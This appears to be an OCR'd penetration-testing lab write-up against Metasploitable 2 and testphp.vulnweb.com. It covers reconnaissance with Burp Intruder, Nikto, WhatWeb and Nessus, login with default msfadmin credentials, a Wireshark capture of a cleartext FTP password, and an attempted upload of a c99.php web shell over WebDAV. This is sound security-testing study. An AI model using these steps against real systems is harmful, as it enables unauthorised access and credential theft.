Referer: http://192.168.222.136/
Cookie: dbx-postmeta=§grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-§
Connection: close
Upgrade-Insecure-Requests: 1
```


1
2
...
Target
Positions
Payloads
Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Intruder attack 1
Attack
Save
Columns
Results
Target
Positions
Payloads
Options
Request
Response
Raw
Headers
Hex
HTML
Render

Payload Sets

You can define one or more payload sets. The number of payload sets dep

Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 6

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used a

wp-admin
wp-login
readme.html

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			404	☐	☐	598	
1	1	wp-admin	301	☐	☐	701	
2	1	wp-login	200	☐	☐	2214	
3	1	readme.html	200	☐	☐	8625	
4	2	wp-admin	404	☐	☐	598	
5	2	wp-login	404	☐	☐	598	
6	2	readme.html	404	☐	☐	598	

Version 2.0

Semantic Personal Publishing Platform


First Things First

Common Application Identifiers

Application	Keyword
Wordpress	`<meta name="generator" content="WordPress 3.9.2" />`
phpBB	`<body id="phpbb"`
Mediawiki	`<meta name="generator" content="MediaWiki 1.21.9" />`
Joomla	`<meta name="generator" content="Joomla! - Open Source Content Management" />`
Drupal	`<meta name="Generator" content="Drupal 7 (http://drupal.org)" />`
DotNetNuke	DNN Platform - http://www.dnnsoftware.com


Framework	Cookie name
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

Nikto



```
root@ilak:~# nikto -h testphp.vulnweb.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          176.28.50.165
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2018-02-21 15:02:00 (GMT7)
---------------------------------------------------------------------------
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1~lucid+2uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
```

Whatweb



```
root@ilak:~# whatweb testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000
], Adobe-Flash, Country[GERMANY][DE], Email[wvs@acunetix.com], HTTPServer[nginx/
1.4.1], IP[176.28.50.165], Object[http://download.macromedia.com/pub/shockwave/c
abs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11cf-96B8-4445535400
00], PHP[5.3.10-1~lucid+2uwsgi2], Script[text/JavaScript], Title[Home of Acuneti
x Art], X-Powered-By[PHP/5.3.10-1~lucid+2uwsgi2], nginx[1.4.1]
```


Configuration and Deployment Management Testing

1. Test Network/Infrastructure Configuration

Review of the Application Architecture

Known Server Vulnerabilities

- Using Nessus Scan for Metasploitable 2, we have some Known vulnerabilities as shown below:




☐	Sev	Name	Family	Count
☐	CRITICAL	Debian OpenSSH/OpenSSL Package Random Number ...	Gain a shell remotely	1
☐	CRITICAL	rexecd Service Detection	Service detection	1
☐	CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
☐	CRITICAL	Unix Operating System Unsupported Version Detection	General	1
☐	CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
☐	HIGH	rlogin Service Detection	Service detection	1
☐	HIGH	rsh Service Detection	Service detection	1
☐	HIGH	Unsupported Web Server Detection	Web Servers	1

Name:	mtea
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	Today at 3:14 PM
End:	Today at 3:19 PM
Elapsed:	4 minutes


Administrative Tools

- List all the possible administrative interfaces such as:
  Local remote



```
          collisions:0 txqueuelen:1000
          RX bytes:4268 (4.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> _
```

Remote access via SFTP


manhpham - msfadmin@192.168.222.151 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
msfadmin@192.168.222.151
New Session
C: Local Disk
Upload
Edit
Properties
Download
Edit
Properties

C:\Users\manhpham\

Name	Size	Type	C
..		Parent directory	1
.android		File folder	1
.AndroidStudio3.0		File folder	1
.gradle		File folder	1
.VirtualBox		File folder	1
AndroidStudioProjects		File folder	1
Contacts		File folder	9
Desktop		System Folder	2
Documents		System Folder	1
Downloads		System Folder	2
Favorites		File folder	9
Links		File folder	9
Music		System Folder	9

/


Name	Size	Changed
..		5/21/2012 1:36:12 AM
bin		5/14/2012 10:35:33 AM
boot		5/14/2012 10:36:28 AM
cdrom		4/29/2010 3:26:18 AM
dev		2/4/2018 8:36:40 PM
etc		2/4/2018 8:51:11 PM
home		4/16/2010 1:16:02 PM
initrd		3/17/2010 5:57:40 AM
lib		5/14/2012 10:35:22 AM
lost+found		3/17/2010 5:55:15 AM
media		3/17/2010 5:55:52 AM
mnt		4/29/2010 3:16:56 AM
opt		3/17/2010 5:57:39 AM

0 B of 0 B in 0 of 19 20 hidden 0 B of 20.5 KB in 0 of 23

SFTP-3 0:00:49

Access via web interface – such as HTTP basic authentication

Access via WebDAV


Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
192.168.222.151
New Session
Desktop
Upload
Edit
Properties
Download
Edit
Properties

C:\Users\manhpham\Desktop\

Name	Size	Type	C
..		Parent directory	2
CEH_Exam		File folder	1
demofolder		File folder	1
owasp		File folder	2
CEH 03 proj 3.odt	539 KB	OpenDocument T...	1
Cross Site Scripting A...	7,517 KB	PDF File	1
CyberSecurityFullSolu...	224 KB	Microsoft Excel W...	1
dictionary security.pdf	41,233 KB	PDF File	1
goat.html	330 KB	HTML File	2
ManhPham_Checklist...	2,572 KB	OpenDocument S...	1
mtea_1gki2d.pdf	215 KB	PDF File	2
mutillidae.html	1,080 KB	HTML File	2
New Text Document.txt	0 KB	Text Document	2


/

Name	Size	Changed

0 B of 59.2 MB in 0 of 18 1 hidden 0 B of 0 B in 0 of 0

WebDAV 0:00:33

Access via FTP


msfadmin - msfadmin@192.168.222.151 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
msfadmin@192.168.222.151
New Session
My documei
m
Upload
Edit
Properties
Download
Edit
Properties
FTP
0:00:09

C:\Users\manhpham\Documents\

Name	Size	Type
N_Scan		File folder
nt check		File folder
rp		File folder
Virtual Machines		File folder
20171108_NTjapan_N...	527 KB	Microsoft Excel W...
20171108_Template_...	29 KB	OpenDocument T...
Assessment_s3.xlsx	355 KB	Microsoft Excel W...
CyberSecurityFullSolu...	224 KB	Microsoft Excel W...
demofile.xlsx	116 KB	Microsoft Excel W...
final retest.xlsx	33 KB	Microsoft Excel W...
NashTech_CV _Manh...	372 KB	Microsoft Word 9...
NTjapan_NashTech_S...	161 KB	Microsoft Excel W...


0 B of 1.77 MB in 0 of 12 5 hidden

/home/msfadmin/

Name	Size	Changed
..		
vulnerable		4/28/2010


0 B of 0 B in 0 of 1 9 hidden

Access via SSH


```
root@ilak:~# ssh 192.168.222.151 -l msfadmin
msfadmin@192.168.222.151's password:
'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Feb  4 08:37:36 2018
'msfadmin@metasploitable:~$ '
```
beef xss framework


- Determine if administrative interfaces are available from an internal network or are also available from the internet. If available from the internet, determine the mechanisms that control access to these interface and their associated susceptibilities.

With insecure protocol like ftp, telnet or http basic authentication, easy to sniff administrator password with Wireshark



```
13 28.225579881  192.168.222.151     192.168.222.1       TCP      66 21 → 61961 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
14 28.225693023  192.168.222.1       192.168.222.151     TCP      60 61961 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15 28.226876721  192.168.222.151     192.168.222.1       FTP      74 Response: 220 (vsFTPd 2.3.4)
16 28.227093458  192.168.222.1       192.168.222.151     FTP      69 Request: USER msfadmin
17 28.227148746  192.168.222.151     192.168.222.1       TCP      60 21 → 61961 [ACK] Seq=21 Ack=16 Win=5856 Len=0
18 28.227150210  192.168.222.151     192.168.222.1       FTP      88 Response: 331 Please specify the password.
19 28.227297993  192.168.222.1       192.168.222.151     FTP      69 Request: PASS msfadmin
```

Worse, WebDAV don't request username and password from client to identifying, so hacker can upload any malicious files him want.


/ - 192.168.222.151 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
192.168.222.151
New Session
Desktop
Upload
Download
Properties
Error
Abort
Retry
Skip
Skip all
Help
WebDAV
0:02:54


Error

Can't open file 'C:\Users\manhpham\Desktop\c99.php'.

System Error. Code: 225.
